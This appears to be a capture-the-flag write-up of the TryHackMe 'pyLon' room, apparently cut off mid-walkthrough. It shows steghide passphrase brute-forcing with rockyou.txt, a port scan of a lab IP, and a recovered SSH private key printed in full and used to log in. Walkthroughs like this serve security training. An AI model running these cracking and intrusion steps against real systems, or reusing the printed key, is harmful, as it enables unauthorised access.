pyLon


pyLon

https://tryhackme.com/room/pylonzf

We have a file to crack


exiftool show link to cyberchief

`exiftool pepper.jpg`



crack the file

`stegcracker pepper.jpg /home/kali/Desktop/rockyou.txt`



Now I have passphrase and I can extract

`steghide extract -sf pepper.jpg`

I have something long end encrypted


```
┌──(kali㉿kali)-[~/THM/pylon]
└─$ cat lone
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
7Xa73W632+12/5XfActiLj0AKAAA
```


```
rustscan -a 10.10.100.96 -- -sC -sV -A | tee scan.txt
```

```
PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 129fae2df8af04bc8d6e2d5566a8b755 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC48TQ2bNsfSzCnjiLLFrhPxsQFtcf4tlGCuD9FFnqSRngeiwGx5OYXmVpTmZ3oQBlg09xQZHhOx0HG1w9wQTeGNfrJ3HbI7Ne4gzCXeNacwNrPwa9kQ4Jhe90rXUGbsnjwrSTXSe/j2vEIDOPo+nl
P7HJZBMvzPR8YohRxpn/zmA+1/yldVDueib64A3bwaKZ/bjFs8PvY4kRCwaFF3j0vhHT5bteQWqllpJXOYMe/kXiHa8pZoSamp+fNQm7lxIpXZhcw13cXWauVftAMloIfuOJQnOxmexbCbC0D0LTj/W1KdYIXcw9+4HdNn+R0wFFgOWfL49ImnGeZvIz+
/KV7
|   256 ce65ebce9f3f57166a79459dd3d2ebf2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAngdr5IauC530BNjl20lrHWKkcbrDv4sx0cCN3LDhz01JHzSrlxO4+4JizUGzK/nY/RUY1w5iyv9w9cp4cayVc=
|   256 6c3ba7023fa9cd83f2b9466cd0d6e6ec (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIxQ6Fpj73z02s4gj/3thP3O1xXMmVp60yt1Ff7wObmh
222/tcp open  ssh     syn-ack OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   3072 39e1e40eb5408ab9e0ded06e7882e828 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCWmYY++QRFaOM4hlW77VN6PvZcLVj1gqoBUnqRt3WbbrYUzwe9nBU4YdM6LN1d57KrNuzZyrvjS2+9V9Wz7AtsiBGz+7rOMejT4A3hz6GdMUZwAZ7jhDEqqYV/BDP+xcadiLuHWnYFyeSy1xLhVRt
ZsnU8bXCg9+meHv6PBMq6+TFK5zkmYXBshEyj8LpH9MRGXlwHREkbAcllAr0gNRTrJpwI4/r/O//V6TIA1wyLoDZtYQABVsVoGd9R0vu++HLrNI9+NBi7BVyUvOSkQmsoFNAkMslZv9S7TOG/VQQOrJMjRY/EGPu6JwLHmpd+Kf3q6c0rCjfQOXRo+UaD
/E0cfNClCXlJPAa3t8SzqYBK7ebkCwF7fifuOH7vIGgioN9jJNYzcB1hlLcfuBhv69qpe99DL7C4Qqk0ftv9TQgx945JhQiq2LH90eYDUGXmVu0wKLu4mfMfLSUYYgXEZGNkqIW/IM13wagN1FHZBNMsyR1/f/O9igD/qEt0KT70Zfs=
|   256 c6f64821fd076677fcca3d83f5ca1ba3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC9mDTxaeB3QKOzrGC5WK4WId+ZzFhUAgFK5ONKQ7I2Ya+FmBk/R4Uqjq3Epc0Xv31gi6r3k8ytRBYFMmq3L66g=
|   256 17a25bae4e4420fb28586b56343a14b3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICwllQimfX4lrWWdFenHEWZgUWVWRQj1Mt0L4IBeeTnJ
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is only 2 ssh open **22** and **222**

Tying to find ecnrypted schema after I use base64 CyberChief show automatic decode and I find a file





So I try to open gzip file

```
cat lone| base64 -d > covered_file
```


```
tar xfz covered_file
```

```
┌──(kali㉿kali)-[~/THM/pylon]
└─$ ls
covered_file  lone  lone_id  pepper.jpg  pepper.jpg.out  scan.txt

┌──(kali㉿kali)-[~/THM/pylon]
└─$ cat lone_id
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA45nVhEtT37sKnNBWH2VYsXbjA8vAK8e04HfrgF06NiGGQsRBLtJw
YJu73+zGO0AoETo8LYhxB5eI5D9KzboGuTDAuGZQuUq+8N/hBmfavieHLHgkRNBr0ErJ60
l2FAcDW6pDowfiwC1vsdixQ6L8kvVhdkz0GUfPAlfIRhHHtQaQnQ7wnRtdGjIPK9/S1MPs
IJOLD2S79NxS7vguw87Mp0cnRjDalaCcRE0ELUvLDKQdZlWba0kF/PciqknkDYq2mbkCRd
3jWX2Umx0WtP2wCh9BQ/syxTJDXn6mCEsoNI/roLKyB1uGms/pFiBxS0qdiZAAO6CyTkyG
hZwb1BKmUwAAA8hSynq9Usp6vQAAAAdzc2gtcnNhAAABAQDjmdWES1PfuwqC0FYfZVixdu
MDy8Arx7Tgd+uAXTo2IYZCxEEu0nBgm7vf7MY7QCgROjwtiHEHl4jkP0rNuga5MMC4ZlC5
Sr7w3+EGZ9q+J4cseCRE0GvQSsnrSXYUBwNbqkOjB+LALW+x2LFDovyS9WF2TPQZR88CV8
hGEce1BpCdDvCdG10aMg8r39LUw+wgk4sPZLv03FLu+C7DzsynRydGMNqVoJxETQQtS8sM
pB1mVZtrSQX89yKqSeQNiraZuQJF3eNZfZSbHRa0/bAKH0FD+zLFMkNefqYISyg0j+ugsr
IHW4aaz+kWIHFLSp2JkAA7oLJOTIaFnBvUEqZTAAAAAwEAAQAAAQB+u03U2EzfqzqBjtAl
szzrtBM8LdvXhOAGjT+ovkCHm6syyiyxcaP5Zz35tdG7dEHbNd4ETJEDdTFYRpXUb90GiL
sGYpJYWnJvlXmrI3D9qOzvqgYn+xXNaZd9V+5TwIPyKqB2yxFLiQFEujAaRUr2WYPnZ3oU
CZQO7eoqegQFm5FXLy0zl0elAkEiDrrpS5CNBunv297nHMLFBPIEB231MNbYMDe0SU40NQ
WAGELdiAQ9i7N/SMjAJYAV2MAjbbzp5uKDUNxb3An85rUWKHXslATDh25abIY0aGZHLP5x
4B1usmPPLxGTqX19Cm65tkw8ijM6AM9+y4TNj2i3GlQBAAAAgQDN+26ilDtKImrPBv+Akg
tjsKLL005RLPtKQAlnqYfRJP1xLKKz7ocYdulaYm0syosY+caIzAVcN6lnFoBrzTZ23uwy
VB0ZsRL/9crywFn9xAE9Svbn6CxGBYQVO6xVCp+GiIXQZHpY7CMVBdANh/EJmGfCJ/gGby
mut7uOWmfiJAAAAIEA9ak9av7YunWLnDp6ZyUfaRAocSPxt2Ez8+j6m+gwYst+v8cLJ2SJ
duq0tgz7za8wNrUN3gXAgDzg4VsBUKLS3i41h1DmgqUE5SWgHrhIJw9AL1fo4YumPUkB/0
S0QMUn16v4S/fnHgZY5KDKSl4hRre5byrsaVK0oluiKsouR4EAAACBAO0uA2IvlaUcSerC
0OMkML9kGZA7uA52HKR9ZE/B4HR9QQKN4sZ+gOPfiQcuKYaDrfmRCeLddrtIulqY4amVcR
nx3u2SBx9KM6uqA2w80UlqJb8BVyM4SscUoHdmbqc9Wx5f+nG5Ab8EPPq0FNPrzrBJP5m0
43kcLdLe8Jv/ETfTAAAAC3B5bG9uQHB5bG9uAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```


Port 22 for me open but I don't know the password

```
ssh -i lone_id lone@10.10.100.96 -p 222
```


The password is impossible to guess. But link from exiftool help to find password




Inside this ssh I found the first flag



And password for lone



Ater login to ssh port 22 I have user1 flag



After enumaration I find python script covered)

`git log`

```
lone@pylon:~/pylon$ git log
commit 73ba9ed2eec34a1626940f57c9a3145f5bdfd452 (HEAD, master)
Author: lone <lone@pylon.thm>
Date:   Sat Jan 30 02:55:46 2021 +0000

    actual release! whoops

commit 64d8bbfd991127aa8884c15184356a1d7b0b4d1a
Author: lone <lone@pylon.thm>
Date:   Sat Jan 30 02:54:00 2021 +0000

    Release version!

commit cfc14d599b9b3cf24f909f66b5123ee0bbccc8da
Author: lone <lone@pylon.thm>
Date:   Sat Jan 30 02:47:00 2021 +0000

    Initial commit!
```

And a new script is here

